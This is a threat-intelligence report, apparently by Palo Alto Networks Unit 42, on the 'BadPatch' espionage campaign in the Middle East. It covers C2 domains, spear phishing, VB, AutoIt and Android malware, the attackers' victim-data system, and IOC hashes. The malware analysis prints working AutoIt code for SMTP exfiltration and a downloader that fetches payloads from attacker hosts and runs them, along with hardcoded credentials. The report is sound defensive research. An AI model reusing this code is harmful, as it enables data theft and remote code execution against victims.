BadPatch

By Tomer Bar, Simon Conant

Published: 2017-10-20 · Archived: 2026-04-06 00:46:55 UTC

Introduction

In April 2017, in collaboration with Clearsky, Palo Alto Networks Unit 42 published an article about our research into targeted attacks in the Middle East. In that research we discussed two new malware families we named KASPERAGENT and MICROPSIA.

Since then, we have continued our research into the Command and Control (C2) infrastructure associated with KASPERAGENT and MICROPSIA. This ongoing research lead us to a new Middle Eastern campaign. Our findings from this new campaign include C2 infrastructure, new attack methods, four types of malware (including Android malware), a system for management of stolen victim data and some detail of the actors.

It is notable that our research has shown that this newly-identified attack campaign dates back to at least June 2012, over five years ago.

In this blog, we outline the results of our research into this new campaign so far.

Finding the New Campaign

Our discovery of this new campaign begins where our previous KASPERAGENT and MICROPSIA research left off.

Pivoting from Previous KASPERAGENT and MICROPSIA Research
One of the C2 servers we observed in our earlier KASPERAGENT and MICROPSIA research was mailsinfo[.]com. The first IP address that this domain resolved to from about mid-May 2015 through October-November 2015 was 148.251.135[.]117.

We used passive DNS (pDNS) and found the server mail.pal4u[.]net on 148.251.135[.]117 starting mid-May 2015. We also found other servers on this IP address. We do not believe this necessarily gives a link between campaigns found on this IP address as it appears to be shared by multiple unrelated third parties. However, the nature of activity and some malware artifacts on this IP address does suggest a possible link to the Gaza Hackers group.

C2 Infrastructure

As we followed our leads from the previous KASPERAGENT and MICROPSIA research and dug into the server mail.pal4u[.]net on 148.251.135[.]117 that research led us to find the C2 infrastructure of this new campaign.

Digging into Pal4u
The WHOIS for pal4u[.]net appears to be a Palestinian hosting company. The DNS records for pal4u[.]net gives us, in addition to the “WWW” hostname, the Name Servers (NS) “NS1” and “NS2” and additional IP address 195.154.216[.]74.

We found six additional domains that used palu4u[.]net as NS, and which all shared the same historic IP address 195.154.216[.]74 (Figure 2). From the seven total domains, we observed six as malware Command & Control (C2), exfiltration, malware download servers, and/or in associated malware code:

Pal4u[.]net

Pal2me[.]net

Pay2earn[.]net

Shop8d[.]net

Ts4shope[.]net

pal4news[.]net

We only found one of the seven domains associated with this IP, ads4market[.]net, not associated with malware activity. We did not find any legitimate activity or content associated with these six domains during the period of associated registration.



Figure 1- C2 domain links

While there is historic WHOIS for pal2me[.]net and shop8d[.]net, research into the registrant information suggests this is related to the ISP rather than the actors using the site for C2.

We also found the DNS RNAME "a.faris.live[.]com" was used, but this also seems to be related to the host ISP rather than the site owner.

Understanding that we were looking at a collection of linked malware C2 servers, we started to look into the attacks methods and malware that used this infrastructure.

Attack Methods

We observed initial attacks using this infrastructure were against victims via spear phishing. However, for the first time in any known Gaza Hackers-linked campaign, we also found a limited use of vulnerability exploits – RTF exploit CVE-2012-0158 documented by Citizenlab (Part 3 – "The Curious Case of the Shared Exploit"). The attackers used the RTF exploit to download their "BadPatch" Windows malware from hacked WordPress site wp.piedslibres[.]com/wp/wp-includes/js/Next.scr.

SHA256	d759dcbebee18a65fda434ba1da5d348c16d9d3775fe1652a1dacf983ffc93b8
First seen	2015-05-13
Filename	لمستجدات.doc , (Developments.doc)

We found a second attack sample that used the same exploit, that also downloaded the same malware from the compromised server.

Filename	6660491190525a7413b683b91a6c8b0082aa71e6dd6291d11ec26e1e3cf55a57
First seen	2015-06-15
Filename	تسنيم.doc (Tasneem.doc – the military organization of Fatah (political Palestinian movement))

In most of the attacks we observed the malware will display a blank Microsoft Word decoy file, or a Microsoft Word file with error message:

"*An error occurred, please try your request again later*".

We did observe some variations in this attack. The first malware sample that we identified (compiled on 12 June 2012) dropped an Adobe Flash decoy file (Figure 2):

SHA256	92a685c0c8515ef55635760026039564ddd0b299a2b0c4812df3c40aba133812

Figure 2- Adobe Flash decoy

Samples typically employ decoy filenames tailored to the spear-phished target:

SHA256	30282a807c2ee27b0d1dda310e41487f5018bc5fc5df8af6c13d08df34f2b6df
Filename	عاجل جدا وسري جدا.gz (Very urgent and very confidential. Gz)
SHA256	cc8020c36156c7e5c8cfbbb32bc8d7f03536510f4e3b38b22e0abdb9ad90c90e
Filename	,اسماء المستحقين للمالية.scr (The names of the beneficiaries of Finance. scr)
SHA256	1a65e43afaaff90b4124cbef21fadc319f10fba4843d09837219400b0dbcc285
Filename	الهباش يتحدى حماس الاعتراف.scr (Habash defies Hamas recognition.scr)
SHA256	2c64a3d6b896ee1b58b9cf55531b7256de45025d60b1f4be764b385de087b52f
Filename	Statement of Account-ARABBANK.exe

Malware Analysis

We collected 148 malware samples in this campaign, using the C2 servers that we identified, and grouped them into four categories:

1. Microsoft Visual Basic Malware – exfiltrates data via SMTP (port 26), and HTTP.
2. Autoit malware – early versions also used SMTP for exfiltration, but mainly HTTP.
3. Autoit downloader & dropper (downloads and executes the Autoit malware)
4. Android malware – exfiltration via HTTP (first seen December 2015)

Microsoft Visual Basic malware

Upon infection the malware copies itself to %appdata%\microsoft\microsoft [0-9]{9-15}\dwm.exe (9-15 digits in directory name “Microsoft”), and adds a link to the malware executable in the startup folder for persistence.

These variants include system information collection (operating system, computer name), keylogger output, and browser password collection from Internet Explorer, Chrome and Firefox.

Keylogger and system info exfiltration is done via HTTP Post:

lms/getdata.php?myAction=add_line&macName=…$&computer_id=App.EXEName&mac_address=…
&dns_domain=nnn&domain=bbb&content2=$FRESH:%20%20ESC%20pango2012ENTR&ver=3&mac_time=tt&patch_user_id=mgh2&patch_group_i

File exfiltration is done via SMTP port 26, with the SMTP credentials hardcoded encrypted in the malware code. Some mailbox examples:

user: sender_b@pal4u[.]net
password: sender@123

ubuntu_net@pal4u[.]net

ubuntu_send@pal4u[.]net

Figure 3- SMTP encryption settings

The list of files for exfiltration are written to the malware folder as “sysfiles.txt”. A file “1.done” is generated with content "done" after successful exfiltration. The file “mac.txt” contains the computer MAC address. Some versions exfiltrate recent files, others collect and exfiltrate files matching a hardcoded extension list:

.xls;.xlsx;*.pdf;*.mdb;*.rar;*.zip*.doc;*.docx

AutoIt Malware

We observed a shift from Visual Basic to AutoIt malware in this campaign around March 2016. AutoIt is a freeware BASIC-like scripting language designed for automating the Windows GUI and general-purpose scripting.

This malware achieves persistence by writing to “%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\Microsoft.lnk" using the WScript object.

It attempts to detect if it is being run in a Virtual Machine (VM) using a WMI query for disk drive name, BIOS, and motherboard:

1. Checks for processes “VBoxService.exe", "VBoxTray.exe", "VMwareTray.exe"
2. WMI query on Win32_DiskDrive, looking for "VBOX HARDDISK","QEMU HARDDISK","VMWARE VIRTUAL IDE HARD DRIVE", "VMware Virtual S SCSI Disk Device"
3. WMI query on Win32_BIOS "Found Vbox BIOS version"
4. WMI query on Win32_Baseboard “Found VMware-style motherboard”, "440BX Desktop Reference Platform". Name="Base Board"

The malware deletes Chrome and Firefox cached password files, requiring the user to re-enter site passwords, affording the keylogger the opportunity to capture them.

The malware can be instructed to kill the malware process by Process ID, or by hardcoded name.

It can update itself by downloading and executing a newer version:

h__p://m103.pay2earn[.]net/public/versions/["svchost" & $i & ".zip] (where i=1 to 7).

The new version is saved at %appdata%\Microsoft\updte\svchost.scr.

Environment data exfiltration via POST

It will perform a WMI query to enumerate installed security products.

It stores data in log files:

Specific attacker username stored at %appdata%\Microsoft\updte\usu.log

MAC address %appdata%\Microsoft\updte\mac.log

Errors are logged at %appdata%\Microsoft\updte\log.log

This data is exfiltrated along with Operating System version and architecture using HTTP POST:

h__p://m103.pay2earn[.]net/devices/settings

/devices/settings?mac_address=
<macAddress>&content=%20Start%20Downloader%20majdTest%201/2017Anti%20Type:%20%20%20OS%20Version%20=%20WIN_7%20|%20X64

h__p://m103.pay2earn[.]net/logs/new

/logs/new?name=<computerName>$&computer_id=App.EXEName&mac_address=
<macAddress>&content=$%20Start%20Downloader%20%20majdTest%201/2017&patch_username=majd

Screenshots via SMTP

The malware takes screenshots on the victim computer, exfiltrating them using SMTP (port 26) as “GDIPlus_Image1.jpg” and “GDIPlus_Image2.jpg”.

The SMTP configuration is saved as encrypted RC4 strings, decrypted with password !@#$%^&*()

```
Local Const $suserkey = "!@#$%^&*()"
Local $sdata = "0x0E79610CE18F33D570301CAF7A237019A51A61B21934A5F5D0030433182AD9FE26"
Global $omyret[2]
Global $g_ncomerror, $omyerror = ObjEvent("AutoIt.Error", "MyErrFunc")
$smtpserver = BinaryToString(_crypt_decryptdata("0x0B3C254FF5D07DC173654EF3646C674EB4", $suserkey, $calg_rc4))
$fromname = BinaryToString(_crypt_decryptdata("0x15635511EA902F96316156B36F237B45EE1576A8", $suserkey, $calg_rc4))
$fromaddress = BinaryToString(_crypt_decryptdata("0x15635511EA902F96316156B36F237B45EE1576A8", $suserkey, $calg_rc4))
$toaddress = $usu & BinaryToString(_crypt_decryptdata("0x2660244CE88E6CD938324AE0782C2745A50F", $suserkey, $calg_rc4))
$subject = @ComputerName & " -- " & getmac() & " Screen "
$body = ""
$ccaddress = ""
$bccaddress = ""
$importance = "Normal"
$username = BinaryToString(_crypt_decryptdata("0x15635511EA902F96316156B36F237B45EE1576A8", $suserkey, $calg_rc4))
$password = BinaryToString(_crypt_decryptdata("0x15634A5884922C8977", $suserkey, $calg_rc4))
$ipport = 26
$ssl = 0
```

Figure 4- SMTP RC4 encrypted strings init

Mail is sent, in this example, using the string "Start Downloader majdTest 1/2017".

```
Func _inetsmtpmailcom($s_smtpserver, $s_fromname, $s_fromaddress, $s_toaddress, $s_subject = "", $as_body = "", $s_attachfi
    Local $objemail = ObjCreate("CDO.Message")
    $objemail.from = '"' & $s_fromname & '" <' & $s_fromaddress & ">"
    $objemail.to = $s_toaddress
    Local $i_error = 0
    Local $i_error_desciption = ""
    If $s_ccaddress <> "" Then $objemail.cc = $s_ccaddress
    If $s_bccaddress <> "" Then $objemail.bcc = $s_bccaddress
    $objemail.subject = $s_subject
    If StringInStr($as_body, "<") AND StringInStr($as_body, ">") Then
        $objemail.htmlbody = $as_body
    Else
        $objemail.textbody = $as_body & @CRLF
    EndIf
    If $s_attachfiles <> "" Then
        Local $s_files2attach = StringSplit($s_attachfiles, ";")
        For $x = 1 To $s_files2attach[0]
            $s_files2attach[$x] = _pathfull($s_files2attach[$x])
            If FileExists($s_files2attach[$x]) Then
                $objemail.addattachment($s_files2attach[$x])
            Else
                SetError(1)
                Return 0
            EndIf
        Next
    EndIf
    $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/sendusing") = 2
    $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/smtpserver") = $s_smtpserver
    If Number($ipport) = 0 Then $ipport = 25
    $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/smtpserverport") = $ipport
    If $s_username <> "" Then
        $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/smtpauthenticate") = 1
        $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/sendusername") = $s_username
        $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/sendpassword") = $s_password
    EndIf
    If $ssl Then
        $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/smtpusessl") = True
    EndIf
    $objemail.configuration.fields.update
    Switch $s_importance
        Case "High"
            $objemail.fields.item("urn:schemas:mailheader:Importance") = "High"
        Case "Normal"
            $objemail.fields.item("urn:schemas:mailheader:Importance") = "Normal"
        Case "Low"
            $objemail.fields.item("urn:schemas:mailheader:Importance") = "Low"
    EndSwitch
    $objemail.fields.update
    $objemail.send
    If @error Then
        SetError(2)
        Return $omyret[1]
    EndIf
    $objemail = ""
EndFunc
```

Figure 5- SMTP mail sending function

The emails are sent from an email address at the C2 server, to a recipient address on the same server. Decrypted example:

smtpserver: m103.pay2earn[.]net

fromname: sn@m103.pay2earn[.]net

fromaddress: sn@m103.pay2earn[.]net

toaddress: asf@m103.pay2earn[.]net

username: sn@m103.pay2earn[.]net

password: sn_$_2016

We observed a single variant using an obfuscated AutoIt script (5c6e531738c1380ec09c1ec0f1438cee5077e6cbade8af87710b8be2f0aaaac7). Another outlier variant was keylogger-only, supporting intercepting only Arabic and English characters (42adec426addf3fd0c6aff406b46fa82d901f5a9bed7758a243458961349a362).

Autoit downloader / dropper

This simple component downloads and executes malware from the C2 server (e.g. pal4u[.]net or m103.pay2earn[.]net).

SHA256: 2d75335f8c7d4e956dcd637f480c94f6ed49a9870375aad0eee1e651d6e7ac02

```
1   gtyu()
2   _zizi2()
3   Func _zizi2()
4    Local $sfilepath = _winapi_gettempfilename(@TempDir)
5    Local $hdownload = InetGet("http://www.pal4u.net/zzzzz", $sfilepath,
6          $inet_forcereload, $inet_downloadbackground)
7    Do
```

```
8     Sleep(250)
9     Until InetGetInfo($hdownload, $inet_downloadcomplete)
10    InetClose($hdownload)
11    Local $ialgorithm = $calg_rc4
12    If _crypt_decryptfile($sfilepath, "F:\ddd.zip", "?><MNBVCXZ", $ialgorithm)
13    Then
14  Sleep(250)
15  Local $zip1 = _ezezez("F:\ddd.rar", "F:\")
16    EndIf
17  EndFunc
18  Func gtyu()
19   Local $sfilepath = _winapi_gettempfilename(@TempDir)
20   Local $hdownload = InetGet("h__p://www.pal4u[.]net/dddd", $sfilepath,
21        $inet_forcereload, $inet_downloadbackground)
22   Do
23    Sleep(250)
24    Until InetGetInfo($hdownload, $inet_downloadcomplete)
25    InetClose($hdownload)
26    Local $ialgorithm = $calg_rc4
27    If _crypt_decryptfile($sfilepath, "F:\dd.docx", "ZXCVBNM<>?", $ialgorithm)
28    Then
29  ShellExecute("F:\dd.docx")
30    EndIf
31  EndFunc
32  Func _ezezez($szipfile, $sdestinationfolder, $sfolderstructure = "")
33   Local $i
34   Do
35    $i += 1
36    $stempzipfolder = @TempDir & "\Temporary Directory " & $i & " for " &
37              StringRegExpReplace($szipfile, ".*\\", "")
38   Until NOT FileExists($stempzipfolder)
39   Local $oshell = ObjCreate("Shell.Application")
40   If NOT IsObj($oshell) Then
41    Return SetError(1, 0, 0)
42   EndIf
43   Local $odestinationfolder = $oshell.namespace($sdestinationfolder)
44   If NOT IsObj($odestinationfolder) Then
45    DirCreate($sdestinationfolder)
46   EndIf
```

```
47    Local $ooriginfolder = $oshell.namespace($szipfile & "\" & $sfolderstructure)
48    If NOT IsObj($ooriginfolder) Then
49      Return SetError(3, 0, 0)
50    EndIf
51    Local $ooriginfile = $ooriginfolder.items()
52    If NOT IsObj($ooriginfile) Then
53      Return SetError(4, 0, 0)
54    EndIf
55    $odestinationfolder.copyhere($ooriginfile, 20)
56    DirRemove($stempzipfolder, 1)
57    Return 1
58  EndFunc
```

This downloader example also displays a decoy file (bbb.docx):

SHA256: 2d75335f8c7d4e956dcd637f480c94f6ed49a9870375aad0eee1e651d6e7ac02

```
1   #NoTrayIcon
2   $appdate = @AppDataDir
3   Local $ifileexists = FileExists(@AppDataDir & "\bbb.docx")
4   If $ifileexists Then
5     FileDelete(@AppDataDir & "\bbb.docx")
6   EndIf
7   DirCreate($appdate & "\Microsoft\updte\")
8   FileInstall("bbb.docx", @AppDataDir & "\bbb.docx")
9   If ProcessExists("svchsots.scr") Then
10  Else
11    FileInstall("svchsots.scr", @AppDataDir & "\Microsoft\updte\svchsots.scr")
12    Run(@AppDataDir & "\Microsoft\updte\svchsots.scr")
13  EndIf
14  ShellExecute(@AppDataDir & "\bbb.docx")
```

Android Malware
The actors do not miss the opportunity to also collect data from the Android devices of their targets.

As well as the typical ability to update the malware, this Android malware collects and exfiltrates device files, SMS messages, voice calls, and can also be used to remotely record sound or video using the device. A follow-up blog will examine this malware in detail.

Records Management System and Victims

The threat actors have developed their own, custom system to manage the data exfiltrated by their victims, "نظام إدارة السجلات" ("Records Management System"). Server logon requires 2-Factor authentication (2FA).

Figure 7- RMS SMS 2FA

Figure 6- RMS Logon Screen

During the course of our research, we observed a newly introduced bug in their authentication. Navigating directly to the page “sms.php” bypassed the initial password entry requirement, taking us directly to the SMS verification page (Figure 6).

Further, we discovered that navigating directly to “/lms/index.php” no longer redirects the user to login.php, but instead granted authenticated access to the system.



Figure 8- Records Management System

This allowed us to enumerate the victims contacting the exfiltration server (Figure 9,) through March 2016.



Figure 9- Victims by country

As reflects the nature of campaign, we notice a small overall number of victims. That the majority of victims appear domestic is also not unusual in such campaigns, although we also noted the actor infecting their own test machines in some cases (Figure 10).

Figure 10- Testing Logs

The Adversary

We find some hints in sample filenames, Microsoft Visual Project directory names, and HTTP POST parameters, suggesting the names of some of the actors involved in this campaign, and a possible link to an official Gaza Bureau.

S:\sh\work files from **shaaban\4shopfiles tajas\shop8d**\Project1.vbp

C:\Documents and Settings**HADJYOUB**.HADJ-1065B94515**Bureau**\cm\Project1.vbp

Possible nickname strings that we observed include:

Shaaban, Hadjyoub, OMR, mgh2, rashed, Shady, majd , f2b, jno, ajr , hmg, vip, 2ta, asf, h2m, mag

Naming

The actors appear to name this malware “Patch”:

"\2014-03-17\exe\gaza\Project1.vbp"
V:**Batch** Versions\

In Arabic, “P” and “B” are phonetically similar, leading to common B/P misspellings.

Embedded strings:

"Old - update **patch** and check anti-virus.. "
"**Patch**NotExit-- Check Version"
"**Patch**NotExit-- download now"
"**Patch**NotExit-- Version **Patch**"

Server communication parameters:

lms/getdata.php?myAction=add_line&macName=…$&computer_id=App.EXEName&mac_address=…
&dns_domain=nnn&domain=bbb&content2=$FRESH:%20%20ESC%20pango2012ENTR&ver=3&mac_time=tt**&patch_user_id=mgh2&patch_grou**

The “patch_user_id” parameter appears to refer to the individual actor managing this victim.

Age of Campaign

The oldest sample we observed has a compile date of 12 June 2012. The C2 server linked to that sample, pal2me[.]net, was also first registered on the same date. This campaign has been running for at least more than five years, and continues to this date.

Development Over Time

The oldest sample we observed (above) supported exfiltration of victim data using email (technique is detailed in the malware analysis section):

92a685c0c8515ef55635760026039564ddd0b299a2b0c4812df3c40aba133812
C:\Users\Shady\Desktop**only email** with slide show\Project1.vbp

Keylogger functionality is introduced:

106deff16a93c4a4624fe96e3274e1432921c56d5a430834775e5b98861c00ea
E:\work here**ready kl** send recent files\Project1.vbp

New keylogger version:

17a4126fb1fb19885d78c82271464d82af8618b7d1b7d8901666c1121ddb2ba1
D:\000 work\21.3 GB**newSpoofKL**\Project1.vbp

New file exfiltration test version (details are in the malware analysis section):

9a8acd988089e7f9dd04f971374f766db519e854d42e8052b0d98b4c9c6b67e4
Y:\My Work\VB 6\Get Files**GFiles 14-09-2015 - Working tst only**\Project1.vbp

Visual Basic versions, new downloader:

224b5af4ca4de234f03408487f075f0d638826cb6f65944a3e8dcbaac4372e79
Q:\newPatch\downloader\exe site\shop\Project1.vbp

Downloader version 2.8:

d906118fb36a0cc4e83121d4d606ad685645252e8e0791f793057499d8751bf0
J:\dowloader 2 8\downloader\site\Project1.vbp

Version M103, pointing at the currently-live C2 server m103.pay2earn[.]net. Current server registration dates to 8 February 2016, the compile date of this malware was 31 March 2016.

Sha256 - d9253c808d83ace06f885479e0807246a29cb9967ea0d0855f5a3802825b13db
W:\newPatch\exe vb **m103 30 3 2016**\Project1.vbp

Conclusion

Diligence in investigating infrastructure associated with a previously documented campaign, led us to another possibly unrelated campaign, crossing paths in hosting.

This allowed us to uncover a previously unknown C2 and exfiltration infrastructure, associated malware, and the first time that we’ve observed this group using exploits.

The simplicity of the malware and relative unsophistication of C2, exfiltration and stolen data management belies the demonstrated fact that this very targeted, low-volume campaign has been working fine for these actors for five years, and continues today.

Coverage

Palo Alto Networks customers are protected from this threat in the following ways:

1. WildFire accurately identifies all malware samples related to this operation as malicious.
2. Traps prevents this threat on endpoints, based upon WildFire prevention.
3. Domains used by this operation have been flagged as malicious in Threat Prevention.

AutoFocus users can view malware related to this attack using the “BadPatch” tag.

IOCs can be found in the appendices of this report.

Appendix I – Hashes

1a0c0a0c74d085d6e90c5d96517926218fc55cc161f5c1e5dbb897f40d1f5164

26e3d2dd7b70701aff8552889c899b7915b06f0b979a4766076681dd01abd978

16c151ffe5e439a9383900738b4f8938cd33ba1781b62d8e2ee0686336a7145c

9a4ed995dfd9d468715dfe4906265059aa3bb1e0d6ceb547e84001661a023a9d

f1e616aecf6205daaf6c55898f86092055fe85a3825837c688c2e7545f6efb7e

db829b0d7396feaef2a4555b9d4fdf1b00d287dad93585e1c6c54f9cee0e9d4f

abaf5a7d82e6db68fb73af18bf1f5e37b200f04dcc6e34da98ad044d9f411022

04b8b48a795bcfe2b7344c2bbc409e85641e412c35ff490e7ae074e7d48698f7

668b4c01e0493dc2b8b3a1b7134ce3811ef1449c2807ef6ca1c0b8356b90a2ed

342de173d65d604e0935808b1d6a617060602c86e543bdf1c4c650812dec3883

6180311025913c26ff8ac90b57b3fad61e21cdd896ea8b26a5ee14e6e663f6bb

1d2a85a88153061ea17c6eeb9394f1d969ed6f0db526c7ddf79919676d4ca012

3bb663567994bae2da06ea84a75b5205b7fa38dd8253ab326bfa4c50a90939ac

4a1a5456123ef756956cc1d9a53f44dab040421700edf051f21671abe7e61d69

47ecddb2f7f7242a3fd6cf9d08715512644f3ca199e779f737762150765b3027

32667a9bfb24f505f351804d8516e2f5cf7f88ba6ef4de4db4463234ba4a3ea1

68cd91e61a1bd6b5a1f39e45920c887be9603e85ca4e03b156cdc7acbe66f7c7

56904fea473c40b9cf39de854a81896e8ba8f2bc1415101e69c25c065eb9773e

0274e5f807a951cc68c0fd5af3fc9fa7b8a7305609da8144dacf69d0d39a23a4

3ce1ad8a7f90404bdfc8157689742448ff675d094767a10c9cdf1e08ce068c55

acc351ce2d3bf1bacb10bf379c6575fdb98e7c0fc2c69d20a7a7e3cf34615ae1

19c25fa8a43b9da08fb5a78c03c554f23c0635ce618e789296fd35d748603fd4

9e87eff7c42c077486531d6a178cab830c19aa787a18bc7ba5334a682cf82312

1d4d3ad6a1330ada787c11dcf39bcf4864745aa440bfe1a45291f82b5467849f

01d08050e532145ebb08398c51ac387979d34526918b8b21d0a3d0bed1ba3487

b3847e10df393052222da931a96bedacf6d862e3470256dfb234a93947a23e82

71015d0586123eac15c36aa4747fb60d03e671d5b5b4608818258320e33512e7

c0e24060684d376068acdb40636392eb5627b410f9cb67428008415d288cb7f9

0be090f3b01713a28f5bc94feb41f07ccd2814e0c7a58f5226242f96e80baaec

20d337997e2a79015aa711bda443d2c0248959f15f007ec469839c7fa4418b9b

ef6e26502bb160be3154d7a34a461bbbc1bf8eaf3142c64658d14707836badec

40929deab63f001f99973dffe6674e8bf0347f5dc30b5fb2d38e00667b90be7b

584de1b855adaabc329639d09c77512a5f05099ecd629698b04893ac58fba01c

90a86513076a32328e654f241226f454a5b39d76ea1a3119432aa9bb4253f775

799c5a2dd25f180b4d4dda72da8da55bc6a99e2f01068880d7e3b58f8687242a

6bbfd7f427458a485946d09318260cc484191a7d2e6f20dc0c143065716ff378

8c01e58a2523297599342e38b6f8559b67d82bc790963b7a96802f30d337f295

f8b022d3be92bf893b92ea235dd171443ac61330d008a0a786a0af940f2c98a7

6ed9b8b0c478e30bc4f25bfcae3652b3937d735457b41146286173c54f3d5779

28fb8f3858df045f3a1979f66ac9793f89f42324fcac8339f9f0fb7e566dbf16

802a39b22dfacdc2325f8a839377c903b4a7957503106ce6f7aed67e824b82c2

224b5af4ca4de234f03408487f075f0d638826cb6f65944a3e8dcbaac4372e79

39655262901bc4a35867fa458a6025aa1175613c57ef51336412c32ca61715a1

d49c16c0aacdb700f5afab86b20640a85c01d31b81c854c6a49eb62b8af68b68

99ea3a10ea564b980a10e969b9b70fdef9be0b53ea4dee331cac7ebbdef65c47

a6c0ef11f8d3f12215a9d2d4d461f0eb92f4f305bdd32c2bb3e3a7196f8bb26d

8b322ebd9dfae74c531f70a32b7d5689c394c6e5455575de53cc8984f7ebdbe5

4c3a6c5a8a7a03581bf337dfb7572fb919a7d0414179019836b909e5e40921dc

48845b4d384665b2078b1b4ed55a29fc4b2634e38d2c05ee29fb7a24e5a5c7f2

3984d2400880e2f87f0c0e0e9d8f0e8e4b81971b53f66d840d1733a1cba6ccb1

b9eb60c690b19a13da8717c4ba60e2bf9c4cda92fb9a723bed6011b08ea1b0ca

1b6282350a25f9e362c68d359277746bc5039a0532e05375b06e9688622df6ba

ca2e49411ca8c2f8071bc5e12a8266444db7c1a7d0651d9fa9422970024f2150

5c6e531738c1380ec09c1ec0f1438cee5077e6cbade8af87710b8be2f0aaaac7

ecd6fa73cf527025792c4f1ee13acbd1c1219217f6da5aed2aaed11ea8453393

fc06a74968ad0db68f26fa5e306a279728617fde7f3b8a8ddfb449f02bbac2c9

934e56b74a5ca093857042c5b0371661134d29ea405d444bd2d602c74c20b9d2

4c4d9e0062225311584fbf25b79e2a5b9a98dc2a3a43e736621082d8a92f18fe

5e1173cc0c8226881a5fa21e6811e96db732c4ee9dfa2d3455c650d4522fe732

e4400d9f128bf9ba924d94f1c87cfe882cc324d607ffdcbb03aaad6cdf71d2ef

1dec4ec17c7bfe5abc9bb0a885e4cc5a2e5ab6a9676bb9f445402b84599ec915

2f9eedcdda4f28ca08ece26a58e859062a6c0b9cf7f319b3eaa8d9f034c76d20

ef03d20595daa112f7652a11f2f7c2cac37216dae9bbd1aa87e482fd204c858e

4246159ae6234697ed015c8c222ce053a7eaf83e2960d1c49339e72184be7e40

b9440d29e2104cc3411c71c5db504dbc043c77aee24154ac68409df97c5eff49

a33bccaa7d2d3797f25edfae846f1e7757b50633b374f8ce1faf7a5934784817

3c55a81f460804e2e39a1d3dc556fa5a93fe7ce8c139f8b68f1e5ca98f62875c

0a376070679f6a31b2f6aaef23747f930544ab77ad01d30007f6d0ccf2bead60

cdf964200bb9130c09d1bfd17677e2da5808c179a2cd6d49fa32780df1b5b92a

92a685c0c8515ef55635760026039564ddd0b299a2b0c4812df3c40aba133812

e73dd4c69a9a9fedd40c290bad68115e3645e74d1d68af0d7fe77ef7c0c5e875

e7fb8bf35fb9bfa2f20fcc293939aad71d5fc39af36defb5150e2f394bb1500e

